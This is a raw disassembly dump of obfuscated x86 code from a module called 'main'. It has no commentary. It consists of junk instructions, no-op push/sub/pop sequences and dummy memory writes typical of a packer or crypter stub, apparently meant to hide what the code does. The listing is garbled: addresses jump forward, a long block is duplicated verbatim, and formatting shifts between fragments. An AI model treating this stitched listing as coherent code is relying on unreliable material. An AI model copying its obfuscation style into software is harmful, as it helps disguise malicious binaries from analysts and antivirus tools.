004033EF .  2B3D BF524000       SUB EDI,DWORD PTR DS:[4052BF]
004033F5 .  892F                MOV DWORD PTR DS:[EDI],EBP
004033F7 .  81C7 1104F743       ADD EDI,43F70411
004033FD .  57                  PUSH EDI
004033FE .  51                  PUSH ECX
004033FF .  B9 48D05CA7         MOV ECX,A75CD048
00403404 .  2BF9                SUB EDI,ECX
00403406 .  59                  POP ECX
00403407 .  5F                  POP EDI
00403408 .  81EF 1104F743       SUB EDI,43F70411
0040340E .  B9 D8373300         MOV ECX,3337D8
00403413 .  8B3D 87514000       MOV EDI,DWORD PTR DS:[405187]
00403419 .  2B0D AF524000       SUB ECX,DWORD PTR DS:[4052AF]
```

```
0040341F .  890D C3524000          MOV DWORD PTR DS:[4052C3],ECX
00403425 .  C705 47524000 >        MOV DWORD PTR DS:[405247],0CBF78
0040342F .  8B3D 03514000          MOV EDI,DWORD PTR DS:[405103]
00403435 .  8915 0F504000          MOV DWORD PTR DS:[40500F],EDX
0040343B .  8915 CF514000          MOV DWORD PTR DS:[4051CF],EDX
00403441 .  C705 CF514000 >        MOV DWORD PTR DS:[4051CF],3FC8BB
0040344B .  8B15 0F504000          MOV EDX,DWORD PTR DS:[40500F]
00403451 .  C705 0F504000 >        MOV DWORD PTR DS:[40500F],1A310F
0040345B .  03F7                   ADD ESI,EDI
0040345D .  BB BD68B51F            MOV EBX,1FB568BD
00403462 .  81C3 862139E0          ADD EBX,E0392186
00403468 .  B9 D6780800            MOV ECX,878D6
0040346D .  030D 0B504000          ADD ECX,DWORD PTR DS:[40500B]
00403473 .  8B39                   MOV EDI,DWORD PTR DS:[ECX]
00403475 .  BF 3F504000            MOV EDI,main.0040503F
0040347A .  8B2F                   MOV EBP,DWORD PTR DS:[EDI]
0040347C .  BA 8B514000            MOV EDX,main.0040518B
00403481 .  8B0A                   MOV ECX,DWORD PTR DS:[EDX]
00403483 .  2BDD                   SUB EBX,EBP
00403485 .  8B3D 97524000          MOV EDI,DWORD PTR DS:[405297]
0040348B .  8915 0F524000          MOV DWORD PTR DS:[40520F],EDX
00403491 .  B9 AE78C82D            MOV ECX,2DC878AE
00403496 .  55                     PUSH EBP
00403497 .  BD E9D777D2            MOV EBP,D277D7E9
0040349C .  03CD                   ADD ECX,EBP
0040349E .  5D                     POP EBP
0040349F .  8B29                   MOV EBP,DWORD PTR DS:[ECX]
004034A1 .  BF 4B48C51B            MOV EDI,1BC5484B
004034A6 .  03EF                   ADD EBP,EDI
004034A8 .  81ED 4B48C51B          SUB EBP,1BC5484B
004034AE .  C705 0F524000 >        MOV DWORD PTR DS:[40520F],0EF2F7
004034B8 .  BF BD37C621            MOV EDI,21C637BD
004034BD .  51                     PUSH ECX
```

```
004034BE .   B9 26197ADE          MOV ECX,DE7A1926
004034C3 .   03F9                 ADD EDI,ECX
004034C5 .   59                   POP ECX
004034C6 .   8B2F                 MOV EBP,DWORD PTR DS:[EDI]
004034C8 .   B9 FB524000          MOV ECX,main.004052FB
004034CD .  8B11                  MOV EDX,DWORD PTR DS:[ECX]
004034CF .  52                    PUSH EDX
004034D0 .  53                    PUSH EBX
004034D1 .  BB C2E20F87           MOV EBX,870FE2C2
004034D6 .  2BFB                  SUB EDI,EBX
004034D8 .  5B                    POP EBX
004034D9 .  B9 905044A5           MOV ECX,A5445090
004034DE .  2BD1                  SUB EDX,ECX
004034E0 .  5A                    POP EDX
004034E1 .  03DD                  ADD EBX,EBP
004034E3 .  031D 13524000         ADD EBX,DWORD PTR DS:[405213]
004034E9 >  8B06                  MOV EAX,DWORD PTR DS:[ESI]
004034EB .  05 9258E875           ADD EAX,75E85892
004034F0 .   53                   PUSH EBX
004034F1.    BB9258E875           MOV EBX,75E85892
004034F6 .   2BC3                 SUB EAX,EBX
004034F8 .   5B                   POP EBX
004034F9 .   8B2D 5F504000        MOV EBP,DWORD PTR DS:[40505F]
004034FF .   BD 93514000          MOV EBP,main.00405193
00403504 .   897D 00              MOV DWORD PTR SS:[EBP],EDI
00403507 .   C705 93514000 >      MOV DWORD PTR DS:[405193],561DA
00403511 .   05 75F4A2AA          ADD EAX,AAA2F475
00403516 .   BF 42860900          MOV EDI,98642
0040351B .  033D FB504000         ADD EDI,DWORD PTR DS:[4050FB]
00403521.    8B17                 MOV EDX,DWORD PTR DS:[EDI]
00403523.    BF E84F45BC          MOV EDI,BC454FE8
00403528.    BA 735BA211          MOV EDX,11A25B73
0040352D.   2BFA                  SUB EDI,EDX
```

```
0040352F.   8B15 AB524000       MOV EDX,DWORD PTR DS:[4052AB]
00403535.   2BC7                SUB EAX,EDI
00403537.   BD 3D28541F         MOV EBP,1F54283D
0040353C.   55                  PUSH EBP
0040353D.   8B3D 3F514000       MOV EDI,DWORD PTR DS:[40513F]
00403543.   57                  PUSH EDI
00403544.   893D 7F524000       MOV DWORD PTR DS:[40527F],EDI
0040354A.   C705 7F524000 >     MOV DWORD PTR DS:[40527F],27ABD2
00403554.   5F                  POP EDI
00403555.   55                  PUSH EBP
00403556.   892D 53514000       MOV DWORD PTR DS:[405153],EBP
0040355C.   B9 C30B2900         MOV ECX,290BC3
00403561.   890D 53514000       MOV DWORD PTR DS:[405153],ECX
00403567.   5D                  POP EBP
00403568.   5A                  POP EDX
00403569.   BF 8EE276F0         MOV EDI,F076E28E
0040356E.   B9 44CF2701         MOV ECX,127CF44
00403573 . 03F9 ADD EDI,ECX
00403575 . 81E9 2E11D056 SUB ECX,56D0112E
0040357B . BA 570A441B MOV EDX,1B440A57
00403580 . 81C2 D138AB19 ADD EDX,19AB38D1
00403586 . 2BFA SUB EDI,EDX
00403588 . 53 PUSH EBX
00403589 . BA 0F02F186 MOV EDX,86F1020F
0040358E . 2BDA SUB EBX,EDX
00403590 . 5B POP EBX
00403591 . 53 PUSH EBX
00403592 . 8B15 17524000 MOV EDX,DWORD PTR DS:[405217]
00403598 . 8B15 9F504000 MOV EDX,DWORD PTR DS:[40509F]
0040359E . 81C3 41B060D2 ADD EBX,D260B041
004035A4 . 5B POP EBX
004035A5 . 81C5 A7AB08BE ADD EBP,BE08ABA7
004035AB . 8915 8B514000 MOV DWORD PTR DS:[40518B],EDX
```

004035B1 . 57 PUSH EDI
004035B2 . 893D E7504000 MOV DWORD PTR DS:[4050E7],EDI
004035B8 . C705 E7504000 >MOV DWORD PTR DS:[4050E7],3823EB
004035C2 . 5F POP EDI
004035C3 . C705 8B514000 >MOV DWORD PTR DS:[40518B],1CBFF0
004035CD . 03C7 ADD EAX,EDI
004035CF . BA D45C3F94 MOV EDX,943F5CD4
004035D4 . 8B3D 93504000 MOV EDI,DWORD PTR DS:[405093]
004035DA . 8B3D 2F524000 MOV EDI,DWORD PTR DS:[40522F]
004035E0 . 81C2 AE2C074B ADD EDX,4B072CAE
004035E6 . 8B0D CF524000 MOV ECX,DWORD PTR DS:[4052CF]
004035EC . 893D 67504000 MOV DWORD PTR DS:[405067],EDI
004035F2 . C705 67504000 >MOV DWORD PTR DS:[405067],3B294
004035FC . 81EA 5F3906DF SUB EDX,DF06395F
00403602 . 8B2A MOV EBP,DWORD PTR DS:[EDX]
00403604 . 57 PUSH EDI
00403605 . 51 PUSH ECX
00403606 . 50 PUSH EAX
00403607 . B8 92045EDB MOV EAX,DB5E0492
0040360C . 2BC8 SUB ECX,EAX
0040360E . 58 POP EAX
0040360F . 59 POP ECX
00403610 . 81C7 1571E0E0 ADD EDI,E0E07115
00403616 . 5F POP EDI
00403617 . 8915 CF514000 MOV DWORD PTR DS:[4051CF],EDX
0040361D . BD EE1C28CD MOV EBP,CD281CEE
00403622 . 8B3D 77524000 MOV EDI,DWORD PTR DS:[405277]
00403628 . 03EF ADD EBP,EDI
0040362A . BF AF514000 MOV EDI,main.004051AF
0040362F . 8B0F MOV ECX,DWORD PTR DS:[EDI]
00403631 . 56 PUSH ESI
00403632 . 81EE AC0AA5CD SUB ESI,CDA50AAC
00403638 . 5E POP ESI

00403639 . 81C5 2E9BBD7F ADD EBP,7FBD9B2E

0040363F . 893D 2B524000 MOV DWORD PTR DS:[40522B],EDI

00403645 . 57 PUSH EDI

00403646 . 81EF 43F17C12 SUB EDI,127CF143

0040364C . 5F POP EDI

00403734 . 81C2 491075FD ADD EDX,FD751049

0040373A . BF 4A199B2A MOV EDI,2A9B194A

0040373F . 81EF E3C75A2A SUB EDI,2A5AC7E3

00403745 . 8917 MOV DWORD PTR DS:[EDI],EDX

00403747 . BF 6E101300 MOV EDI,13106E

0040374C . 2B3D BB514000 SUB EDI,DWORD PTR DS:[4051BB]

00403752 . 033D 5F504000 ADD EDI,DWORD PTR DS:[40505F]

00403758 . 8B2F MOV EBP,DWORD PTR DS:[EDI]

0040375A . 57 PUSH EDI

0040375B . 81EF 01768723 SUB EDI,23877601

00403761 . 5F POP EDI

00403762 . 81C5 CEC41DD2 ADD EBP,D21DC4CE

00403768 . 81ED CEC41DD2 SUB EBP,D21DC4CE

0040376E . BF 686AE06A MOV EDI,6AE06A68

00403773 . 033D FF524000 ADD EDI,DWORD PTR DS:[4052FF]

00403779 . 53 PUSH EBX

0040377A . 81EB 78F5515D SUB EBX,5D51F578

00403780 . 5B POP EBX

00403781 . 56 PUSH ESI

00403782 . 81EE 7E0BECD4 SUB ESI,D4EC0B7E

00403788 . 5E POP ESI

00403789 . 81EF 9F330D6B SUB EDI,6B0D339F

0040378F . 893D 87524000 MOV DWORD PTR DS:[405287],EDI

00403795 . 2BC1 SUB EAX,ECX

00403797 . 8906 MOV DWORD PTR DS:[ESI],EAX

00403799 . B9 D1956D00 MOV ECX,6D95D1

0040379E . BF 07524000 MOV EDI,main.00405207

004037A3 . 8917 MOV DWORD PTR DS:[EDI],EDX

004037A5 . C705 07524000 >MOV DWORD PTR DS:[405207],137C8B
004037AF . 2B0D 13524000 SUB ECX,DWORD PTR DS:[405213]
004037B5 . 8B29 MOV EBP,DWORD PTR DS:[ECX]
004037B7 . B9 8918BEB7 MOV ECX,B7BE1889
004037BC . 81EF 9A842695 SUB EDI,9526849A
004037C2 . BF E7514000 MOV EDI,main.004051E7
004037C7 . 8B17 MOV EDX,DWORD PTR DS:[EDI]
004037C9 . 2BCA SUB ECX,EDX
004037CB . BA 67514000 MOV EDX,main.00405167
004037D0 . 892A MOV DWORD PTR DS:[EDX],EBP
004037D2 . BF C8282400 MOV EDI,2428C8
004037D7 . 893D 67514000 MOV DWORD PTR DS:[405167],EDI
004037DD . 8B3D 37504000 MOV EDI,DWORD PTR DS:[405037]
004037E3 . 03CF ADD ECX,EDI
004037E5 . 893D 0B534000 MOV DWORD PTR DS:[40530B],EDI
004037EB . C705 0B534000 >MOV DWORD PTR DS:[40530B],24B5C9
004037F5 . 8915 A7514000 MOV DWORD PTR DS:[4051A7],EDX
004037FB . BF 6CCAE4E6 MOV EDI,E6E4CA6C
00403800 . 81C7 9A085B19 ADD EDI,195B089A
00403806 . 893D A7514000 MOV DWORD PTR DS:[4051A7],EDI
0040380C . 51 PUSH ECX
0040380D . BA 3D568616 MOV EDX,1686563D
00403812 . BF 41A29E74 MOV EDI,749EA241
00403817 . 03D7 ADD EDX,EDI
00403819 . 8B3D FB504000 MOV EDI,DWORD PTR DS:[4050FB]
0040381F . BD DE385E67 MOV EBP,675E38DE
00403824 . 032D 2F504000 ADD EBP,DWORD PTR DS:[40502F]
0040382A . 2BCA SUB ECX,EDX
0040382C . 59 POP ECX
0040382D . 03F1 ADD ESI,ECX
0040382F . 50 PUSH EAX
00403830 . 52 PUSH EDX
00403831 . BA F0BCCF86 MOV EDX,86CFBCF0

00403836 . BD 77514000 MOV EBP,main.00405177 ; ASCII "tT:"
0040383B . 8B4D 00 MOV ECX,DWORD PTR SS:[EBP]
0040383E . 2BD1 SUB EDX,ECX
00403840 . 5A POP EDX
00403841 . BA 1F1D7D2D MOV EDX,2D7D1D1F
00403846 . 8B2D 9B514000 MOV EBP,DWORD PTR DS:[40519B]
0040384C . BF 7833C3D2 MOV EDI,D2C33378
00403851 . 03D7 ADD EDX,EDI
00403853 . 8902 MOV DWORD PTR DS:[EDX],EAX
00403855 . BD 061A595F MOV EBP,5F591A06
0040385A . 2B2D 53504000 SUB EBP,DWORD PTR DS:[405053]
00403860 . 50 PUSH EAX
00403861 . B8 8DA662A9 MOV EAX,A962A68D
00403866 . 2BF8 SUB EDI,EAX
00403868 . 58 POP EAX
00403869 . BF 74C6FEA0 MOV EDI,A0FEC674
0040386E . 8B15 B7524000 MOV EDX,DWORD PTR DS:[4052B7]
00403874 . 03EF ADD EBP,EDI
00403876 . B9 3E731400 MOV ECX,14733E
0040387B . 8B3D EF514000 MOV EDI,DWORD PTR DS:[4051EF]
00403881 . 03CF ADD ECX,EDI
00403883 . 8929 MOV DWORD PTR DS:[ECX],EBP
00403885 . 81C1 9C8D2EA4 ADD ECX,A42E8D9C
0040388B . BF 9C8D2EA4 MOV EDI,A42E8D9C
00403890 . 2BCF SUB ECX,EDI
00403892 . 58 POP EAX
00403893 . BD 07ADF4B7 MOV EBP,B7F4AD07
00403898 . 8B3D A7514000 MOV EDI,DWORD PTR DS:[4051A7]
0040389E . 8915 CF504000 MOV DWORD PTR DS:[4050CF],EDX
004038A4 . BF 9A00DFAA MOV EDI,AADF009A
004038A9 . 52 PUSH EDX
004038AA . BA 0EB3DDAA MOV EDX,AADDB30E
004038AF . 2BFA SUB EDI,EDX

```
004038B1 . 5A POP EDX
004038B2 . 893D CF504000 MOV DWORD PTR DS:[4050CF],EDI
004038B8 . 8B15 E7504000 MOV EDX,DWORD PTR DS:[4050E7]
004038BE . 8B3D 1B504000 MOV EDI,DWORD PTR DS:[40501B]
004038C4 . BF 97504000 MOV EDI,main.00405097 ; ASCII "'V"
004038C9 . 890F MOV DWORD PTR DS:[EDI],ECX
004038CB . 8B3D B3514000 MOV EDI,DWORD PTR DS:[4051B3]
004038D1 . C705 97504000 >MOV DWORD PTR DS:[405097],245627
004038DB . 2BEA SUB EBP,EDX
004038DD . 8B15 DB514000 MOV EDX,DWORD PTR DS:[4051DB]
004038E3 . 2BF5 SUB ESI,EBP
004038E5 . BF 58EEBC4D MOV EDI,4DBCEE58
004038EA . B9 7BC6B503 MOV ECX,3B5C67B
004038EF . 2BE9 SUB EBP,ECX
004038F1 . 81E9 B18F92CE SUB ECX,CE928FB1
004038F7 . 033D 67524000 ADD EDI,DWORD PTR DS:[405267]
004038FD . 8915 77504000 MOV DWORD PTR DS:[405077],EDX
00403903 . C705 77504000 >MOV DWORD PTR DS:[405077],2BBC26
0040390D . BA E5558EFC MOV EDX,FC8E55E5
00403912 . 2B15 E3514000 SUB EDX,DWORD PTR DS:[4051E3]
00403918 . 03FA ADD EDI,EDX
0040391A . 51 PUSH ECX
0040391B . 51 PUSH ECX
0040391C . 81E9 B215EDDB SUB ECX,DBED15B2
00403922 . 81E9 CF4108EA SUB ECX,EA0841CF
00403928 . 81E9 5DB121C2 SUB ECX,C221B15D
0040392E . 81E9 053BF2A7 SUB ECX,A7F23B05
00403934 . 81E9 F7400E54 SUB ECX,540E40F7
0040393A . 59 POP ECX
0040393B . 81E9 416AA9C7 SUB ECX,C7A96A41
00403941 . 59 POP ECX
00403942 . 56 PUSH ESI
00403943 . BE A92C377B MOV ESI,7B372CA9
```

00403948 . 8B15 E3524000 MOV EDX,DWORD PTR DS:[4052E3]
0040394E . 03F2 ADD ESI,EDX
00403950 . BA 3F524000 MOV EDX,main.0040523F
00403955 . 8B2A MOV EBP,DWORD PTR DS:[EDX]
00403957 . 53 PUSH EBX
00403958 . BB 470BA0C5 MOV EBX,C5A00B47
0040395D . 2BF3 SUB ESI,EBX
0040395F . 5B POP EBX
00403960 . 890D 57504000 MOV DWORD PTR DS:[405057],ECX
00403966 . 81E9 407A4EF8 SUB ECX,F84E7A40
0040396C . 8B0D 57504000 MOV ECX,DWORD PTR DS:[405057]
00403972 . C705 57504000 >MOV DWORD PTR DS:[405057],120755
0040397C . 890D 1F504000 MOV DWORD PTR DS:[40501F],ECX
00403982 . 81C1 301C06FD ADD ECX,FD061C30
00403988 . 8B0D 1F504000 MOV ECX,DWORD PTR DS:[40501F]
0040398E . C705 1F504000 >MOV DWORD PTR DS:[40501F],184129
00403998 . 03FE ADD EDI,ESI
0040399A . 5E POP ESI
0040399B . 8915 3B504000 MOV DWORD PTR DS:[40503B],EDX
004039A1 . 8915 C7514000 MOV DWORD PTR DS:[4051C7],EDX
004039A7 . C705 C7514000 >MOV DWORD PTR DS:[4051C7],3306C6
004039B1 . 8B15 3B504000 MOV EDX,DWORD PTR DS:[40503B]
004039B7 . 52 PUSH EDX
004039B8 . 8915 67524000 MOV DWORD PTR DS:[405267],EDX
004039BE . 57 PUSH EDI
004039BF . 81EF 4AFC96E7 SUB EDI,E796FC4A
004039C5 . 5F POP EDI
004039C6 . C705 67524000 >MOV DWORD PTR DS:[405267],2B6AF0
004039D0 . 8915 0B524000 MOV DWORD PTR DS:[40520B],EDX
004039D6 . C705 0B524000 >MOV DWORD PTR DS:[40520B],2418FE
004039E0 . 53 PUSH EBX
004039E1 . 81EB D48BA4A4 SUB EBX,A4A48BD4
004039E7 . 5B POP EBX

004039E8 . 8915 03534000 MOV DWORD PTR DS:[405303],EDX
004039EE . C705 03534000 >MOV DWORD PTR DS:[405303],0DF453
004039F8 . BA 5ED190F3 MOV EDX,F390D15E
004039FD . 0315 AB504000 ADD EDX,DWORD PTR DS:[4050AB]
00403A03 . 2B15 07524000 SUB EDX,DWORD PTR DS:[405207]
00403A09 . 8915 BB514000 MOV DWORD PTR DS:[4051BB],EDX
00403A0F . 52 PUSH EDX
00403A10 . 8915 53524000 MOV DWORD PTR DS:[405253],EDX
00403A16 . C705 53524000 >MOV DWORD PTR DS:[405253],3A3E7
00403A20 . 5A POP EDX
00403A21 . C705 BB514000 >MOV DWORD PTR DS:[4051BB],0B5695
00403A2B . 5A POP EDX
00403A2C . C705 3B504000 >MOV DWORD PTR DS:[40503B],1F8DD9
00403A36 . 890D 3B514000 MOV DWORD PTR DS:[40513B],ECX
00403A3C . C705 3B514000 >MOV DWORD PTR DS:[40513B],4E0C2
00403A46 . BA EFA18C6E MOV EDX,6E8CA1EF
00403A4B . 57 PUSH EDI
00403A4C . 50 PUSH EAX
00403A4D . B8 6A096B49 MOV EAX,496B096A
00403A52 . 2BF8 SUB EDI,EAX
00403A54 . 58 POP EAX
00403A55 . 5F POP EDI
00403A56 . 81C2 A799AC91 ADD EDX,91AC99A7
00403A5C . 56 PUSH ESI
00403A5D . 8935 CB504000 MOV DWORD PTR DS:[4050CB],ESI
00403A63 . C705 CB504000 >MOV DWORD PTR DS:[4050CB],749A1
00403A6D . 5E POP ESI
00403A6E . 0315 EB504000 ADD EDX,DWORD PTR DS:[4050EB]
00403A74 . 892A MOV DWORD PTR DS:[EDX],EBP
00403A76 . 81C2 4A030853 ADD EDX,5308034A
00403A7C . 57 PUSH EDI
00403A7D . BF E99E2553 MOV EDI,53259EE9
00403A82 . 2B3D 7F514000 SUB EDI,DWORD PTR DS:[40517F]

00403A88 . 2BD7 SUB EDX,EDI
00403A8A . 5F POP EDI
00403A8B . 53 PUSH EBX
00403A8C . 890D 7F514000 MOV DWORD PTR DS:[40517F],ECX
00403A92 . 81C1 3BBC7A89 ADD ECX,897ABC3B
00403A98 . 8B0D 7F514000 MOV ECX,DWORD PTR DS:[40517F]
00403A9E . C705 7F514000 >MOV DWORD PTR DS:[40517F],1D9B9F
00403AA8 . 891D 27524000 MOV DWORD PTR DS:[405227],EBX
00403AAE . 8B0D CB504000 MOV ECX,DWORD PTR DS:[4050CB]
00403AB4 . C705 27524000 >MOV DWORD PTR DS:[405227],318743
00403ABE . 5B POP EBX
00403ABF . C705 57504000 >MOV DWORD PTR DS:[405057],120755
00403AC9 . 03F7 ADD ESI,EDI
00403ACB . 50 PUSH EAX
00403ACC . B8 B24FD4BB MOV EAX,BBD44FB2
00403AD1 . 53 PUSH EBX
00403AD2 . BB 2E25C036 MOV EBX,36C0252E
00403AD7 . 2BD3 SUB EDX,EBX
00403AD9 . 5B POP EBX
00403ADA . 05 4CC8D92E ADD EAX,2ED9C84C
00403ADF . 8B2D D7514000 MOV EBP,DWORD PTR DS:[4051D7]
00403AE5 . 57 PUSH EDI
00403AE6 . 893D C7514000 MOV DWORD PTR DS:[4051C7],EDI
00403AEC . C705 C7514000 >MOV DWORD PTR DS:[4051C7],3306C6
00403AF6 . 5F POP EDI
00403AF7 . 05 8427F7A1 ADD EAX,A1F72784
00403AFC . BD 45000000 MOV EBP,45
00403B01 > 55 PUSH EBP
00403B02 . 81ED 9F8139EA SUB EBP,EA39819F
00403B08 . BA E1F583FD MOV EDX,FD83F5E1
00403B0D . 2BEA SUB EBP,EDX
00403B0F . 81ED DB1B9749 SUB EBP,49971BDB
00403B15 . 81ED 0D021A81 SUB EBP,811A020D

00403B1B . 81ED 3EBF9842 SUB EBP,4298BF3E
00403B21 . 5D POP EBP
00403B22 . B9 01000000 MOV ECX,1
00403B27 . 2BE9 SUB EBP,ECX
00403B29 . 2BC9 SUB ECX,ECX
00403B2B . 3BE9 CMP EBP,ECX
00403B2D .^75 D2 JNZ SHORT main.00403B01
00403B2F . 55 PUSH EBP
00403B30 . BF 7751AF43 MOV EDI,43AF5177
00403B35 . 2BEF SUB EBP,EDI
00403B37 . 5D POP EBP
00403B38 . BA E7A17199 MOV EDX,9971A1E7
00403B3D . 56 PUSH ESI
00403B3E . BE 34503199 MOV ESI,99315034
00403B43 . 2BD6 SUB EDX,ESI
00403B45 . 5E POP ESI
00403B46 . 892A MOV DWORD PTR DS:[EDX],EBP
00403B48 . BF AE497B40 MOV EDI,407B49AE
00403B4D . 56 PUSH ESI
00403B4E . BA 61044709 MOV EDX,9470461
00403B53 . 2BF2 SUB ESI,EDX
00403B55 . 5E POP ESI
00403B56 . 81EF 25DF4D40 SUB EDI,404DDF25
00403B5C . B9 182A7800 MOV ECX,782A18
00403B61 . 2B0D 0B504000 SUB ECX,DWORD PTR DS:[40500B]
00403B67 . 8939 MOV DWORD PTR DS:[ECX],EDI
00403B69 . 81C1 FD040D5E ADD ECX,5E0D04FD
00403B6F . 81E9 FD040D5E SUB ECX,5E0D04FD
00403B75 . 05 7FC05A73 ADD EAX,735AC07F
00403B7A . BD A0995200 MOV EBP,5299A0 ; UNICODE "siers..."
00403B7F . 8B15 1B504000 MOV EDX,DWORD PTR DS:[40501B]
00403B85 . 2B2D 0B514000 SUB EBP,DWORD PTR DS:[40510B]
00403B8B . 894D 00 MOV DWORD PTR SS:[EBP],ECX

00403B8E . BA 3EB02312 MOV EDX,1223B03E
00403B93 . 03EA ADD EBP,EDX
00403B95 . BA 3EB02312 MOV EDX,1223B03E
00403B9A . 2BEA SUB EBP,EDX
00403B9C . 81EF E63137D1 SUB EDI,D13731E6
00403BA2 . BF 3F504000 MOV EDI,main.0040503F
00403BA7 . 890F MOV DWORD PTR DS:[EDI],ECX
00403BA9 . BF F0E86600 MOV EDI,66E8F0
00403BAE . 2B3D 8F504000 SUB EDI,DWORD PTR DS:[40508F]
00403BB4 . 893D 3F504000 MOV DWORD PTR DS:[40503F],EDI
00403BBA . BF 29F33000 MOV EDI,30F329
00403AEC . C705 C7514000 >MOV DWORD PTR DS:[4051C7],3306C6
00403AF6 . 5F POP EDI
00403AF7 . 05 8427F7A1 ADD EAX,A1F72784
00403AFC . BD 45000000 MOV EBP,45
00403B01 > 55 PUSH EBP
00403B02 . 81ED 9F8139EA SUB EBP,EA39819F
00403B08 . BA E1F583FD MOV EDX,FD83F5E1
00403B0D . 2BEA SUB EBP,EDX
00403B0F . 81ED DB1B9749 SUB EBP,49971BDB
00403B15 . 81ED 0D021A81 SUB EBP,811A020D
00403B1B . 81ED 3EBF9842 SUB EBP,4298BF3E
00403B21 . 5D POP EBP
00403B22 . B9 01000000 MOV ECX,1
00403B27 . 2BE9 SUB EBP,ECX
00403B29 . 2BC9 SUB ECX,ECX
00403B2B . 3BE9 CMP EBP,ECX
00403B2D .^75 D2 JNZ SHORT main.00403B01
00403B2F . 55 PUSH EBP
00403B30 . BF 7751AF43 MOV EDI,43AF5177
00403B35 . 2BEF SUB EBP,EDI
00403B37 . 5D POP EBP
00403B38 . BA E7A17199 MOV EDX,9971A1E7

00403B3D . 56 PUSH ESI
00403B3E . BE 34503199 MOV ESI,99315034
00403B43 . 2BD6 SUB EDX,ESI
00403B45 . 5E POP ESI
00403B46 . 892A MOV DWORD PTR DS:[EDX],EBP
00403B48 . BF AE497B40 MOV EDI,407B49AE
00403B4D . 56 PUSH ESI
00403B4E . BA 61044709 MOV EDX,9470461
00403B53 . 2BF2 SUB ESI,EDX
00403B55 . 5E POP ESI
00403B56 . 81EF 25DF4D40 SUB EDI,404DDF25
00403B5C . B9 182A7800 MOV ECX,782A18
00403B61 . 2B0D 0B504000 SUB ECX,DWORD PTR DS:[40500B]
00403B67 . 8939 MOV DWORD PTR DS:[ECX],EDI
00403B69 . 81C1 FD040D5E ADD ECX,5E0D04FD
00403B6F . 81E9 FD040D5E SUB ECX,5E0D04FD
00403B75 . 05 7FC05A73 ADD EAX,735AC07F
00403B7A . BD A0995200 MOV EBP,5299A0 ; UNICODE "siers..."
00403B7F . 8B15 1B504000 MOV EDX,DWORD PTR DS:[40501B]
00403B85 . 2B2D 0B514000 SUB EBP,DWORD PTR DS:[40510B]
00403B8B . 894D 00 MOV DWORD PTR SS:[EBP],ECX
00403B8E . BA 3EB02312 MOV EDX,1223B03E
00403B93 . 03EA ADD EBP,EDX
00403B95 . BA 3EB02312 MOV EDX,1223B03E
00403B9A . 2BEA SUB EBP,EDX
00403B9C . 81EF E63137D1 SUB EDI,D13731E6
00403BA2 . BF 3F504000 MOV EDI,main.0040503F
00403BA7 . 890F MOV DWORD PTR DS:[EDI],ECX
00403BA9 . BF F0E86600 MOV EDI,66E8F0
00403BAE . 2B3D 8F504000 SUB EDI,DWORD PTR DS:[40508F]
00403BB4 . 893D 3F504000 MOV DWORD PTR DS:[40503F],EDI
00403BBA . BF 29F33000 MOV EDI,30F329
00403BBF . 2B3D B7524000 SUB EDI,DWORD PTR DS:[4052B7]

00403BC5 . 033D F3524000 ADD EDI,DWORD PTR DS:[4052F3]
00403BCB . 8B0F MOV ECX,DWORD PTR DS:[EDI]
00403BCD . 81C1 50C93276 ADD ECX,7632C950
00403BD3 . 52 PUSH EDX
00403BD4 . 81EA 5B9DDF2A SUB EDX,2ADF9D5B
00403BDA . 5A POP EDX
00403BDB . 56 PUSH ESI
00403BDC . 81EE BF6F9297 SUB ESI,97926FBF
00403BE2 . 5E POP ESI
00403BE3 . 81E9 50C93276 SUB ECX,7632C950
00403BE9 . BA 187F0F00 MOV EDX,0F7F18
00403BEE . 0315 5B524000 ADD EDX,DWORD PTR DS:[40525B]
00403BF4 . 8B2D 9B514000 MOV EBP,DWORD PTR DS:[40519B]
00403BFA . 0315 4F514000 ADD EDX,DWORD PTR DS:[40514F]
00403C00 . 8915 63514000 MOV DWORD PTR DS:[405163],EDX
00403C06 . 2BD8 SUB EBX,EAX
00403C08 . 58 POP EAX
00403C09 . 55 PUSH EBP
00403C0A . 52 PUSH EDX
00403C0B . 81EA 9B62318A SUB EDX,8A31629B
00403C11 . 5A POP EDX
00403C12 . 892D 7F524000 MOV DWORD PTR DS:[40527F],EBP
00403C18 . 51 PUSH ECX
00403C19 . 55 PUSH EBP
00403C1A . BD C607A32E MOV EBP,2EA307C6
00403C1F . 2BCD SUB ECX,EBP
00403C21 . 5D POP EBP
00403C22 . 81E9 7B62BD4F SUB ECX,4FBD627B
00403C28 . 81E9 F3D5F73D SUB ECX,3DF7D5F3
00403C2E . 81E9 EEB08341 SUB ECX,4183B0EE
00403C34 . 51 PUSH ECX
00403C35 . 81E9 BC7D3B12 SUB ECX,123B7DBC
00403C3B . 59 POP ECX

00403C3C . 81E9 3EBBBDC5 SUB ECX,C5BDBB3E
00403C42 . 59 POP ECX
00403C43 . C705 7F524000 >MOV DWORD PTR DS:[40527F],27ABD2
00403C4D . 5D POP EBP
00403C4E . 2BFF SUB EDI,EDI
00403C50 . 8BD7 MOV EDX,EDI
00403C52 . 3BDA CMP EBX,EDX
00403C54 . BA 95A3D1FF MOV EDX,FFD1A395
00403C59 . 81EF F497A796 SUB EDI,96A797F4
00403C5F . 8B3D A3514000 MOV EDI,DWORD PTR DS:[4051A3]
00403C65 . 03D7 ADD EDX,EDI
00403C67 . 57 PUSH EDI
00403C68 . 81EF D95829FE SUB EDI,FE2958D9
00403C6E . 5F POP EDI
00403C6F . 51 PUSH ECX
00403C70 . BF BF514000 MOV EDI,main.004051BF
00403C75 . 890F MOV DWORD PTR DS:[EDI],ECX
00403C77 . BF 3B1E1F00 MOV EDI,1F1E3B
00403C7C . 893D BF514000 MOV DWORD PTR DS:[4051BF],EDI
00403C82 . 59 POP ECX
00403C83 . 0315 13534000 ADD EDX,DWORD PTR DS:[405313]
00403C89 . 892A MOV DWORD PTR DS:[EDX],EBP
00403C8B . 8B15 E3524000 MOV EDX,DWORD PTR DS:[4052E3]
00403C91 . B9 9B165C00 MOV ECX,5C169B
00403C96 . 2B0D B7524000 SUB ECX,DWORD PTR DS:[4052B7]
00403C9C . 8939 MOV DWORD PTR DS:[ECX],EDI
00403C9E . B9 888C2500 MOV ECX,258C88
00403CA3 . 030D 9F524000 ADD ECX,DWORD PTR DS:[40529F]
00403CA9 . 890D 3F524000 MOV DWORD PTR DS:[40523F],ECX
00403CAF . BA BF514000 MOV EDX,main.004051BF
00403CB4 . 892A MOV DWORD PTR DS:[EDX],EBP
00403CB6 . 8B0D 83514000 MOV ECX,DWORD PTR DS:[405183]
00403CBC . 53 PUSH EBX

00403CBD . BF 7E6C17DA MOV EDI,DA176C7E
